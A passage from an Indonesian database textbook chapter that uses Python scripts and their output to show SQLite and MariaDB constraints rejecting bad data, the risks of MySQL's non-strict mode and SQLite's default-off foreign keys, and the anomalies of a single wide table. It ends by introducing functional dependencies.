mem = sqlite3.connect(":memory:")
with open(os.path.join(SQL, "excerpts", "bill.sqlite.sql"), encoding="utf-8") as f:
    mem.executescript(f.read())
print("excerpt bill.sqlite.sql = Bill of schema.sqlite.sql:",
      shape(mem, "Bill") == shape(con, "Bill"))
con.close()
```

```
table      cols pk     checks fks idx  references
Outlet        5 id          5   0   0
Customer     12 id         12   0   2
Employee     14 id         12   2   3  Employee Outlet
Service       3 id          3   0   0
Bill         12 id         11   4   5  Customer Employee Outlet Service
Payment       6 id          4   1   2  Bill
StatusLog     5 id          2   2   2  Bill Employee

7 tables, 57 columns
excerpt bill.sqlite.sql = Bill of schema.sqlite.sql: True
```

Tujuh tabel, 57 kolom, 49 batasan `CHECK` di SQLite, sembilan kunci tamu (`Bill` punya empat, `Employee` dan `StatusLog` masing-masing dua, `Payment` satu), dan empat belas indeks bernama. Baris terakhir memastikan bahwa `Bill` yang dipatah ulang pada **Kode 6.3** memiliki kolom, nilai bawaan, nama batasan, dan kunci tamu yang sama dengan tabel yang sebenarnya. **Tabel 6.5** meringkas apa yang dilindungi setiap jenis batasan.

Tabel 6.5 Batasan-batasan dalam skema. MySQL butuh lebih sedikit `CHECK` karena tipe kolomnya sudah menegakkan panjang, format, dan nilai yang diizinkan.

Jenis	Banyaknya (SQLite / MySQL)	Melindungi dari	Contoh pada data contoh
kunci primer	7 / 7	dua baris untuk satu hal	`B0001` kedua
kunci tamu	9 / 9	rujukan ke sesuatu yang tidak ada; menghapus yang dirujuk	pembayaran untuk nota `B9999`
indeks unik	1 / 1	dua login dengan satu surel	`owner@…` kedua
`NOT NULL`	49 / 49	fakta wajib yang hilang	nota tanpa pelanggan
`CHECK`	49 / 21	nilai atau kombinasi yang mustahil	`unit = 0`; `finished` tanpa waktu selesai

6.7 Basis Data Berkata Tidak

6.7.1 Empat belas pernyataan buruk

Sebuah batasan hanya sebaik uji yang memperlihatkannya bekerja. **Kode 6.5** menjalankan empat belas pernyataan terhadap salinan sementara `laundry.db`, masing-masing di dalam transaksi yang dibatalkan. Yang pertama adalah nota yang benar, sebagai kontrol; setiap pernyataan lainnya melanggar tepat satu aturan.

Kode 6.5 `python/02_check_constraints.py`: empat belas pernyataan, tiga belas di antaranya masing-masing melanggar satu aturan; dijalankan di SQLite secara bawaan dan di MySQL atau MariaDB dengan `--mysql`.

```
"""Bab 6, Subbab 6.7: buktikan bahwa basis data sendiri menolak data buruk.

Setiap pernyataan melanggar satu aturan skema (satu adalah nota yang benar,
sebagai kontrol). Setiap pernyataan berjalan dalam transaksi yang dibatalkan,
pada salinan sementara laundry.db, jadi tidak ada yang pernah berubah.
Run:  python 02_check_constraints.py            (SQLite)
      python 02_check_constraints.py --mysql    (MySQL/MariaDB, perlu PyMySQL;
      membaca DB_HOST, DB_PORT, DB_USER, DB_PASS; basis data profitina_laundry)
      python 02_check_constraints.py --mysql --nonstrict   (sql_mode XAMPP)
"""
import os
import shutil
import sqlite3
import sys
import tempfile

from lpdb import DB

BILL = ("INSERT INTO Bill (id, arrived, status, rack, unit, payment, "
        "Customer_id, Employee_id, Service_id, Outlet_id) VALUES "
        "('B9990', '2026-09-30 19:00:00', 'queued', 'C20', 3, 24000, "
        "'C0001', 'E0004', 'S0001', 'O01')")
TESTS = [
    ("a correct new bill (control)", BILL),
    ("status 'washing'", BILL.replace("'queued'", "'washing'")),
    ("unit 0", BILL.replace(", 3, 24000", ", 0, 24000")),
    ("negative payment", BILL.replace("24000", "-1")),
    ("'finished' but no finish time", BILL.replace("'queued'", "'finished'")),
    ("unknown customer C9999", BILL.replace("'C0001'", "'C9999'")),
    ("unknown outlet O09", BILL.replace("'O01')", "'O09')")),
    ("duplicate bill id B0001", BILL.replace("'B9990'", "'B0001'")),
    ("bill id B99901 (6 characters)", BILL.replace("'B9990'", "'B99901'")),
    ("payment method 'gopay'",
     "INSERT INTO Payment (Bill_id, paid_at, method, amount) "
     "VALUES ('B0001', '2026-09-30 10:00:00', 'gopay', 1000)"),
    ("payment amount 0",
     "INSERT INTO Payment (Bill_id, paid_at, method, amount) "
     "VALUES ('B0001', '2026-09-30 10:00:00', 'cash', 0)"),
    ("delete service S0001 (has bills)",
     "DELETE FROM Service WHERE id = 'S0001'"),
    ("delete supervisor E0002 (has staff)",
     "DELETE FROM Employee WHERE id = 'E0002'"),
    ("second employee with owner's e-mail",
     "UPDATE Employee SET email = 'owner@profitina-laundry.example' "
     "WHERE id = 'E0004'"),
    ("rename customer C0001 -> C9001 (cascades)",
```

Kode 6.5 (Lanjutan) *python/02_check_constraints.py: empat belas pernyataan, tiga belas di antaranya masing-masing melanggar satu aturan; dijalankan di SQLite secara bawaan dan di MySQL atau MariaDB dengan --mysql.*

```
    "UPDATE Customer SET id = 'C9001' WHERE id = 'C0001'"),
]


def run_all(con, commit_off, rollback, errors):
    for name, sql in TESTS:
        commit_off()
        cur = con.cursor()
        try:
            cur.execute(sql)
            extra = ""
            if "C9001" in sql:                          # ke mana nota-notanya?
                cur.execute("SELECT COUNT(*) FROM Bill "
                            "WHERE Customer_id = 'C9001'")
                extra = f" ({cur.fetchone()[0]} bills follow)"
            if "B99901" in sql:                         # apa yang benar tersimpan?
                cur.execute("SELECT id FROM Bill WHERE id LIKE 'B9990%'")
                extra = f" (stored as '{cur.fetchone()[0]}')"
            print(f"accepted  {name}{extra}")
        except errors as e:
            code = f"[{e.args[0]}] " if len(e.args) > 1 else ""
            msg = code + str(e.args[-1] if len(e.args) > 1 else e)
            print(f"REFUSED   {name}\n          {msg[:74]}")
        finally:
            rollback()


if "--mysql" in sys.argv:
    import pymysql
    con = pymysql.connect(host=os.environ.get("DB_HOST", "127.0.0.1"),
                          port=int(os.environ.get("DB_PORT", "3306")),
                          user=os.environ.get("DB_USER", "root"),
                          password=os.environ.get("DB_PASS", ""),
                          database="profitina_laundry", autocommit=False)
    cur = con.cursor()
    if "--nonstrict" in sys.argv:                   # seperti my.ini XAMPP
        cur.execute("SET SESSION sql_mode = ''")
    cur.execute("SELECT VERSION(), @@SESSION.sql_mode")
    version, mode = cur.fetchone()
    print("MySQL/MariaDB", version)
    print("strict mode:", "on" if "STRICT_TRANS_TABLES" in mode else "OFF")
    run_all(con, con.begin, con.rollback, pymysql.MySQLError)
else:
    tmp = tempfile.mkdtemp()
    copy = os.path.join(tmp, "test.db")
    shutil.copy(DB, copy)
```

Kode 6.5 (Lanjutan) *python/02_check_constraints.py: empat belas pernyataan, tiga belas di antaranya masing-masing melanggar satu aturan; dijalankan di SQLite secara bawaan dan di MySQL atau MariaDB dengan --mysql.*

```
    con = sqlite3.connect(copy, isolation_level=None)   # BEGIN kita kirim sendiri
    con.execute("PRAGMA foreign_keys = ON")
    print("SQLite", sqlite3.sqlite_version)
    run_all(con, lambda: con.execute("BEGIN"),
            lambda: con.execute("ROLLBACK"), sqlite3.Error)
    con.close()
    shutil.rmtree(tmp)
```

```
SQLite 3.45.1
accepted  a correct new bill (control)
REFUSED   status 'washing'
          CHECK constraint failed: Bill_status_enum
REFUSED   unit 0
          CHECK constraint failed: Bill_unit_pos
REFUSED   negative payment
          CHECK constraint failed: Bill_payment_nonneg
REFUSED   'finished' but no finish time
          CHECK constraint failed: Bill_status_times
REFUSED   unknown customer C9999
          FOREIGN KEY constraint failed
REFUSED   unknown outlet O09
          FOREIGN KEY constraint failed
REFUSED   duplicate bill id B0001
          UNIQUE constraint failed: Bill.id
REFUSED   bill id B99901 (6 characters)
          CHECK constraint failed: Bill_id_len
REFUSED   payment method 'gopay'
          CHECK constraint failed: Payment_method_enum
REFUSED   payment amount 0
          CHECK constraint failed: Payment_amount_pos
REFUSED   delete service S0001 (has bills)
          FOREIGN KEY constraint failed
REFUSED   delete supervisor E0002 (has staff)
          FOREIGN KEY constraint failed
REFUSED   second employee with owner's e-mail
          UNIQUE constraint failed: Employee.email
accepted  rename customer C0001 -> C9001 (cascades) (10 bills follow)
```

Kontrolnya diterima, dan setiap aturan yang dilanggar ditolak dengan menyebut nama batasan yang menangkapnya. Baris terakhir adalah satu-satunya perubahan yang diterima: mengganti nama pelanggan `C0001` menjadi `C9001` itu sah, dan `ON UPDATE CASCADE` membawa id baru itu ke kesepuluh nota milik pelanggan tersebut.

6.7.2 Pernyataan yang sama di MariaDB

Program yang sama, dijalankan dengan `--mysql` terhadap MariaDB 10.11 yang diisi dari `schema.mysql.sql` dan `seed.mysql.sql`, memberikan:

```
MySQL/MariaDB 10.11.14-MariaDB-0ubuntu0.24.04.1
strict mode: on
accepted  a correct new bill (control)
REFUSED   status 'washing'
          [1265] Data truncated for column 'status' at row 1
REFUSED   unit 0
          [4025] CONSTRAINT `Bill_unit_pos` failed for `profitina_laundry`.`Bill`
REFUSED   negative payment
          [4025] CONSTRAINT `Bill_payment_nonneg` failed for `profitina_laundry`.`Bi
REFUSED   'finished' but no finish time
          [4025] CONSTRAINT `Bill_status_times` failed for `profitina_laundry`.`Bill
REFUSED   unknown customer C9999
          [1452] Cannot add or update a child row: a foreign key constraint fails (`
REFUSED   unknown outlet O09
          [1452] Cannot add or update a child row: a foreign key constraint fails (`
REFUSED   duplicate bill id B0001
          [1062] Duplicate entry 'B0001' for key 'PRIMARY'
REFUSED   bill id B99901 (6 characters)
          [1406] Data too long for column 'id' at row 1
REFUSED   payment method 'gopay'
          [1265] Data truncated for column 'method' at row 1
REFUSED   payment amount 0
          [4025] CONSTRAINT `Payment_amount_pos` failed for `profitina_laundry`.`Pay
REFUSED   delete service S0001 (has bills)
          [1451] Cannot delete or update a parent row: a foreign key constraint fail
REFUSED   delete supervisor E0002 (has staff)
          [1451] Cannot delete or update a parent row: a foreign key constraint fail
REFUSED   second employee with owner's e-mail
          [1062] Duplicate entry 'owner@profitina-laundry.example' for key 'Employee
accepted  rename customer C0001 -> C9001 (cascades) (10 bills follow)
```

Putusannya sama, tetapi perhatikan *siapa* yang menolak. Di MySQL dan MariaDB, pernyataan `status 'washing'` dan `method 'gopay'` dihentikan oleh tipe kolom `ENUM` itu sendiri (galat 1265, “Data truncated”), dan id enam karakter oleh tipe `CHAR(5)` (galat 1406, “Data too long”), sebelum `CHECK` mana pun dilibatkan. Di SQLite ketiganya dihentikan oleh batasan `CHECK`, karena tipe kolom SQLite tidak menegakkan apa pun. Setiap mesin melaporkan kegagalan kunci tamu dengan nomornya sendiri: 1452 untuk “child row”, 1451 untuk “parent row”, 1062 untuk kunci ganda.

6.7.3 Apa yang diloloskan mode tidak ketat

XAMPP, paket yang dipasang kebanyakan pemula di Windows, membawa konfigurasi MySQL yang **mematikan mode ketat**. Opsi terakhir **Kode 6.5** meniru pengaturan itu dengan `SET SESSION sql_mode = ''`:

```
MySQL/MariaDB 10.11.14-MariaDB-0ubuntu0.24.04.1
strict mode: OFF
accepted  a correct new bill (control)
REFUSED   status 'washing'
          [4025] CONSTRAINT `Bill_status_enum` failed for `profitina_laundry`.`Bill`
REFUSED   unit 0
          [4025] CONSTRAINT `Bill_unit_pos` failed for `profitina_laundry`.`Bill`
REFUSED   negative payment
          [4025] CONSTRAINT `Bill_payment_nonneg` failed for `profitina_laundry`.`Bi
REFUSED   'finished' but no finish time
          [4025] CONSTRAINT `Bill_status_times` failed for `profitina_laundry`.`Bill
REFUSED   unknown customer C9999
          [1452] Cannot add or update a child row: a foreign key constraint fails (`
REFUSED   unknown outlet O09
          [1452] Cannot add or update a child row: a foreign key constraint fails (`
REFUSED   duplicate bill id B0001
          [1062] Duplicate entry 'B0001' for key 'PRIMARY'
accepted  bill id B99901 (6 characters) (stored as 'B9990')
REFUSED   payment method 'gopay'
          [4025] CONSTRAINT `Payment_method_enum` failed for `profitina_laundry`.`Pa
REFUSED   payment amount 0
          [4025] CONSTRAINT `Payment_amount_pos` failed for `profitina_laundry`.`Pay
REFUSED   delete service S0001 (has bills)
          [1451] Cannot delete or update a parent row: a foreign key constraint fail
REFUSED   delete supervisor E0002 (has staff)
          [1451] Cannot delete or update a parent row: a foreign key constraint fail
REFUSED   second employee with owner's e-mail
          [1062] Duplicate entry 'owner@profitina-laundry.example' for key 'Employee
accepted  rename customer C0001 -> C9001 (cascades) (10 bills follow)
```

Dua hal berubah. Nilai `ENUM` yang buruk kini ditangkap oleh batasan `CHECK` yang ditambahkan skema MySQL pada setiap kolom `ENUM` (`Bill_status_enum`, `Payment_method_enum`): tanpa mode ketat, tipe kolom saja akan menyimpan string kosong dengan sekadar peringatan, dan `CHECK` itulah yang mengubahnya menjadi galat. Itulah sebabnya kepala skema menulis “every ENUM column also has a CHECK with the same values”.

Perubahan yang lain lebih buruk. **Id nota enam karakter `B99901` diterima dan disimpan sebagai `B9990`**: MySQL memotong nilainya agar muat di `CHAR(5)` dan melaporkan peringatan yang tidak dibaca program mana pun. `CHECK (CHAR_LENGTH(id) = 5)` tidak dapat menolong, karena ia melihat nilai yang sudah dipendekkan, yang memang lima karakter. Salah ketik seorang kasir diam-diam menjadi nomor nota yang lain. Inilah sebabnya setiap jalur di buku ini menjalankan `SET SESSION sql_mode = 'STRICT_TRANS_TABLES,…'` segera setelah tersambung ke MySQL, dan mengapa README milik App memberinya satu bagian tersendiri.

> **PERINGATAN:** Jangan pernah menjalankan MySQL tanpa mode ketat. Dalam mode tidak ketat, MySQL dan MariaDB “memperbaiki” nilai buruk alih-alih menolaknya: teks dipotong, angka di luar jangkauan dipangkas, tanggal yang tidak sah menjadi nol, dan setiap perbaikan hanya menghasilkan peringatan. Nyalakan mode ketat di setiap koneksi, atau di konfigurasi server, lalu ujilah seperti yang dilakukan **Kode 6.5**.

6.7.4 Jebakan SQLite: kunci tamu mati secara bawaan

SQLite punya jebakannya sendiri. Demi kompatibilitas dengan basis data yang sangat lama, SQLite memeriksa kunci tamu **hanya pada koneksi yang memintanya** dengan `PRAGMA foreign_keys = ON`. **Kode 6.6** memperlihatkan akibatnya.

Kode 6.6 `python/03_foreign_keys_off.py`: pembayaran yatim yang sama, pada koneksi tanpa dan dengan `PRAGMA foreign_keys = ON`.

```
"""Bab 6, Subbab 6.7: apa yang terjadi bila koneksi lupa PRAGMA.

SQLite memeriksa kunci tamu hanya pada koneksi yang menjalankan
PRAGMA foreign_keys = ON. Program ini membuka salinan sementara laundry.db
dua kali, sekali tanpa dan sekali dengan PRAGMA, lalu mencoba mencatat
pembayaran untuk nota yang tidak ada.
Run:  python 03_foreign_keys_off.py
"""
import os
import shutil
import sqlite3
import tempfile

from lpdb import DB

ORPHAN = ("INSERT INTO Payment (Bill_id, paid_at, method, amount) "
          "VALUES ('B9999', '2026-09-30 20:00:00', 'cash', 50000)")

tmp = tempfile.mkdtemp()
copy = os.path.join(tmp, "test.db")
shutil.copy(DB, copy)


for pragma in ("OFF", "ON"):
    con = sqlite3.connect(copy)
    con.execute(f"PRAGMA foreign_keys = {pragma}")
    try:
        con.execute(ORPHAN)
        print(f"foreign_keys {pragma:<3}: payment for B9999 ACCEPTED")
        problems = con.execute("PRAGMA foreign_key_check").fetchall()
        print("  foreign_key_check now finds:", problems)
    except sqlite3.IntegrityError as e:
        print(f"foreign_keys {pragma:<3}: refused ({e})")
    con.rollback()                  # kembalikan salinan seperti semula
    con.close()
shutil.rmtree(tmp)
```

```
foreign_keys OFF: payment for B9999 ACCEPTED
  foreign_key_check now finds: [('Payment', 3320, 'Bill', 0)]
foreign_keys ON : refused (FOREIGN KEY constraint failed)
```

Tanpa PRAGMA, pembayaran Rp 50.000 untuk nota `B9999` yang tidak ada diterima tanpa sepatah kata. `PRAGMA foreign_key_check` menemukannya sesudahnya (baris 3320 dari `Payment` merujuk ke `Bill` yang tidak ada), tetapi hanya jika ada yang terpikir untuk bertanya. Dengan PRAGMA, pernyataan yang sama ditolak. Dokumentasi SQLite menegaskan bahwa pengaturan itu berlaku per koneksi dan mati secara bawaan [4]. Karena itu setiap program di buku ini, dalam bahasa apa pun, menyalakannya segera setelah membuka basis data, dan *driver* `sqlite-jdbc` untuk Java menerimanya sebagai properti koneksi `foreign_keys=true`.

6.8 Mesin Keadaan Nota sebagai Batasan

Bab 5 menggambarkan kehidupan sebuah nota sebagai tiga keadaan: `queued`, lalu `finished`, lalu `departed`, ditambah kasus khusus pembatalan. **Gambar 6.5** menggambarnya sebagai **mesin keadaan** (*state machine*), dengan syarat pada kedua kolom waktu tertulis di dalam setiap keadaan.



Gambar 6.5 Kehidupan sebuah nota sebagai mesin keadaan. Setiap keadaan mencantumkan kombinasi kolom waktu yang diizinkan batasan `CHECK Bill_status_times`; keluhan menambah baris log status tetapi tidak menambah keadaan baru.

Batasan `Bill_status_times` pada **Kode 6.3** adalah gambar itu yang ditulis dalam logika. Dengan s status, F waktu selesai, dan D waktu diambil, batasan itu menuntut

$$(s = \text{queued} \land F = \bot \land D = \bot) \lor (s = \text{finished} \land F \neq \bot \land D = \bot) \lor (s = \text{departed} \land D \neq \bot) \tag{6.4}$$

dengan $\bot$ mewakili `NULL`, $\land$ DAN, dan $\lor$ ATAU. Bacalah klausa demi klausa: nota yang antre tidak punya kedua waktu; nota yang selesai punya waktu selesai dan tidak punya waktu diambil; nota yang sudah diambil punya waktu diambil. Klausa terakhir tidak mengatakan apa pun tentang F, dan diam itulah yang memungkinkan nota **batal**, `departed` tanpa waktu selesai, ada.

Yang tidak dapat dinyatakan batasan ini adalah **urutan perubahan**. "Nota yang sudah selesai tidak pernah kembali antre" adalah aturan tentang dua saat, sedangkan `CHECK` hanya melihat satu baris pada satu saat. Aturan itu ditegakkan aplikasi dengan pembaruan bersyarat (`UPDATE Bill SET … WHERE id = ? AND status = 'queued'`), sebagaimana ditetapkan kriteria AC-5.8 di Bab 3, dan dicatat oleh `StatusLog`. Rancangan yang baik tahu aturan mana yang dapat dipegang basis data dan menyerahkan sisanya, secara eksplisit, kepada program.

6.9 Mengapa Satu Tabel Lebar Bermasalah

6.9.1 Buku pesanan sebagai tabel

Untuk melihat mengapa rancangan ini memiliki tujuh tabel, bangunlah alternatifnya. **Kode 6.7** membuat `CounterBook`, buku pesanan kertas sebagai satu tabel: satu baris per nota, dengan nama dan telepon pelanggan, deskripsi dan harga layanan, serta nama dan telepon outlet disalin ke dalamnya, tiga belas kolom semuanya. Lalu program itu melakukan pada tabel tersebut apa yang dilakukan toko sungguhan terhadap datanya dalam setahun.

Kode 6.7 `python/04_anomalies.py`: buku pesanan sebagai satu tabel lebar, dengan redundansinya dan tiga anomali klasik yang diperagakan pada baris nyata.

```
"""Bab 6, Subbab 6.9: buku pesanan kertas sebagai SATU tabel, dan apa yang salah.

Membangun CounterBook, satu baris lebar per nota dengan data pelanggan,
layanan, dan outlet disalin ke dalamnya (seperti buku pesanan kertas), pada
salinan sementara laundry.db. Lalu mengukur redundansinya dan memperlihatkan
anomali pembaruan, penghapusan, dan penyisipan dengan baris nyata.
Run:  python 04_anomalies.py
"""
import os
import shutil
import sqlite3
import tempfile

from lpdb import DB

tmp = tempfile.mkdtemp()
copy = os.path.join(tmp, "flat.db")
shutil.copy(DB, copy)
con = sqlite3.connect(copy)
con.execute("""
    CREATE TABLE CounterBook AS
    SELECT b.id AS bill, b.arrived, b.unit, b.payment,
           c.id AS cust_id, c.name AS cust_name, c.phone AS cust_phone,
           s.id AS svc_id, s.description AS svc_desc, s.price AS svc_price,
           o.id AS outlet_id, o.name AS outlet_name, o.phone AS outlet_phone
      FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                  JOIN Service s ON s.id = b.Service_id
                  JOIN Outlet o ON o.id = b.Outlet_id""")


def one(sql, *args):
    return con.execute(sql, args).fetchone()[0]


print("CounterBook:", one("SELECT COUNT(*) FROM CounterBook"), "rows,",
      len(con.execute("SELECT * FROM CounterBook").description), "columns")

print("\n1. Redundancy: how often one fact is written down")
print("   name of outlet O01:  ",
      one("SELECT COUNT(*) FROM CounterBook WHERE outlet_id = 'O01'"), "times")
print("   price of S0001:      ",
      one("SELECT COUNT(*) FROM CounterBook WHERE svc_id = 'S0001'"), "times")
print("   phone of C0094:      ",
      one("SELECT COUNT(*) FROM CounterBook WHERE cust_id = 'C0094'"), "times")
```

Kode 6.7 (Lanjutan) *python/04_anomalies.py: buku pesanan sebagai satu tabel lebar, dengan redundansinya dan tiga anomali klasik yang diperagakan pada baris nyata.*

```
print("\n2. Update anomaly: C0094 gets a new phone; the clerk fixes ten rows")
con.execute("""UPDATE CounterBook SET cust_phone = '0811-0000-9999'
               WHERE bill IN (SELECT bill FROM CounterBook
                              WHERE cust_id = 'C0094'
                              ORDER BY arrived DESC LIMIT 10)""")
for phone, n in con.execute("""SELECT cust_phone, COUNT(*) FROM CounterBook
                               WHERE cust_id = 'C0094' GROUP BY 1"""):
    print(f"   C0094 phone {phone}: {n} rows")

print("\n3. Update anomaly: wash-fold goes up to Rp 9.000/kg")
MISMATCH = """SELECT COUNT(*) FROM CounterBook
              WHERE svc_id = 'S0001' AND svc_price * unit <> payment"""
print("   S0001 rows where price x unit <> amount charged, before:",
      one(MISMATCH))
con.execute("UPDATE CounterBook SET svc_price = 9000 WHERE svc_id = 'S0001'")
print("   the same, after the price change:                      ",
      one(MISMATCH))

print("\n4. Deletion anomaly: remove the bills of one-visit customers")
gone = [r[0] for r in con.execute("""SELECT cust_id FROM CounterBook
                                     GROUP BY cust_id HAVING COUNT(*) = 1""")]
con.execute("""DELETE FROM CounterBook WHERE cust_id IN
               (SELECT cust_id FROM CounterBook
                 GROUP BY cust_id HAVING COUNT(*) = 1)""")
print(f"   {len(gone)} customers vanished with their only bill.")
print(f"   {gone[0]} rows left in CounterBook:",
      one("SELECT COUNT(*) FROM CounterBook WHERE cust_id = ?", gone[0]),
      "  rows in the real Customer table:",
      one("SELECT COUNT(*) FROM Customer WHERE id = ?", gone[0]))

print("\n5. Insertion anomaly: a new service with no bill yet")
print("   customers with no bill at all (cannot appear in CounterBook):",
      one("""SELECT COUNT(*) FROM Customer c WHERE NOT EXISTS
             (SELECT 1 FROM Bill b WHERE b.Customer_id = c.id)"""))
con.execute("""INSERT INTO CounterBook (svc_id, svc_desc, svc_price)
               VALUES ('S0013', 'Carpet (per m2)', 20000)""")
print("   row for S0013 stored with bill =",
      one("SELECT bill FROM CounterBook WHERE svc_id = 'S0013'"),
      "and cust_id =",
      one("SELECT cust_id FROM CounterBook WHERE svc_id = 'S0013'"))
con.close()
shutil.rmtree(tmp)
```

```
CounterBook: 2953 rows, 13 columns

1. Redundancy: how often one fact is written down
   name of outlet O01:   1312 times
   price of S0001:       1368 times
   phone of C0094:       62 times

2. Update anomaly: C0094 gets a new phone; the clerk fixes ten rows
   C0094 phone 0811-0000-9999: 10 rows
   C0094 phone 0881-0000-0172: 52 rows

3. Update anomaly: wash-fold goes up to Rp 9.000/kg
   S0001 rows where price x unit <> amount charged, before: 12
   the same, after the price change:                       1368

4. Deletion anomaly: remove the bills of one-visit customers
   18 customers vanished with their only bill.
   C0063 rows left in CounterBook: 0   rows in the real Customer table: 1

5. Insertion anomaly: a new service with no bill yet
   customers with no bill at all (cannot appear in CounterBook): 3
   row for S0013 stored with bill = None and cust_id = None
```

6.9.2 Redundansi

Blok pertama menghitung berapa kali satu fakta ditulis. Nama outlet Rungkut tersimpan 1.312 kali, sekali per nota; harga cuci-lipat 1.368 kali; nomor telepon Khadijah Hakim, pelanggan paling setia, 62 kali. Dalam rancangan tujuh tabel, setiap fakta itu tersimpan **sekali**. Redundansi memboroskan ruang, tetapi ruang itu murah; biaya sebenarnya adalah tiga masalah berikut, yang semuanya bersumber darinya.

> **DEFINISI. Anomali pembaruan** terjadi ketika satu perubahan di dunia nyata harus dilakukan di banyak baris, dan melakukannya hanya di sebagian baris membuat tabel bertentangan dengan dirinya sendiri. **Anomali penghapusan** terjadi ketika menghapus satu fakta ikut menghapus fakta lain yang tidak berkaitan. **Anomali penyisipan** terjadi ketika sebuah fakta tidak dapat dicatat sebelum ada fakta lain yang tidak berkaitan.

6.9.3 Anomali pembaruan

Khadijah berganti nomor telepon. Petugas membetulkan sepuluh pesanan terbarunya, yang ada di halaman buku yang sedang terbuka. Tabel itu kini menyimpan **dua nomor telepon untuk satu pelanggan**: sepuluh baris menulis `0811-0000-9999`, 52 baris menulis nomor lama, dan tidak ada kueri yang dapat memastikan mana yang benar. Di `Customer`, nomor itu tinggal di satu baris, dan satu `UPDATE` mengubahnya di mana-mana sekaligus, karena “di mana-mana” hanyalah satu tempat.

Perubahan harga lebih halus. Sebelum perubahan, 12 baris cuci-lipat sudah memiliki harga × satuan yang berbeda dari jumlah tagihannya: itulah nota-nota batal yang ditagih 0. Setelah harga naik menjadi Rp 9.000, *setiap* dari 1.368 baris cuci-lipat tidak cocok lagi dengan jumlahnya. Tabel datar itu telah kehilangan kemampuan untuk menyatakan berapa harga cuci-lipat pada Oktober lalu. Inilah persisnya alasan rancangan yang ternormalisasi menyimpan jumlah di nota sebagai **potret** (aturan bisnis BR-1): `Service.price` adalah harga hari ini, `Bill.payment` adalah tagihan nota ini, dan mengubah yang pertama tidak pernah menulis ulang yang kedua. Subbab 6.11.5 kembali membahas mengapa ini bukan kesalahan normalisasi.

6.9.4 Anomali penghapusan

Delapan belas pelanggan datang tepat sekali. Menghapus nota-nota mereka, misalnya ketika pesanan lama diarsipkan, menghapus **segala yang diketahui toko tentang mereka**: `C0063` tidak punya baris tersisa di `CounterBook`, sedangkan dalam rancangan sebenarnya `Customer` masih menyimpan satu baris milik pelanggan itu. Fakta "orang ini pelanggan kami" hanya tersimpan sebagai efek samping sebuah pesanan.

6.9.5 Anomali penyisipan

Tiga pelanggan di tabel `Customer` yang sebenarnya tidak punya nota sama sekali tahun ini. Mereka tidak dapat ada di `CounterBook`, yang tidak punya baris selain pesanan. Dan ketika pemilik ingin menambahkan layanan baru, cuci karpet Rp 20.000 per meter persegi, sebelum ada yang memesannya, tabel datar itu hanya dapat menyimpannya sebagai baris tanpa nota, tanpa pelanggan, tanpa waktu kedatangan. Karena `CREATE TABLE … AS SELECT` tidak menyalin kunci, SQLite menerima persis itu: sebuah "nota" dengan `bill = None`. Seandainya `bill` dideklarasikan sebagai kunci primer, baris itu akan ditolak, dan layanan baru itu tidak dapat dicatat sama sekali. Bagaimanapun, tabel itu gagal: ia mencatat omong kosong atau tidak mencatat apa-apa.

6.10 Dependensi Fungsional

6.10.1 Gagasannya

Ketiga anomali punya satu penyebab: tabel itu mencampur fakta tentang **hal-hal yang berbeda** (nota, pelanggan, layanan, outlet) dalam satu baris. Alat yang membuat "hal-hal yang berbeda" itu tepat adalah dependensi fungsional.


> **DEFINISI.** Dalam tabel R, himpunan kolom X **menentukan secara fungsional** himpunan kolom Y, ditulis $X \to Y$, bila setiap dua baris yang sama pada X juga sama pada Y:

$$t_1[X] = t_2[X] \;\Rightarrow\; t_1[Y] = t_2[Y] \tag{6.5}$$

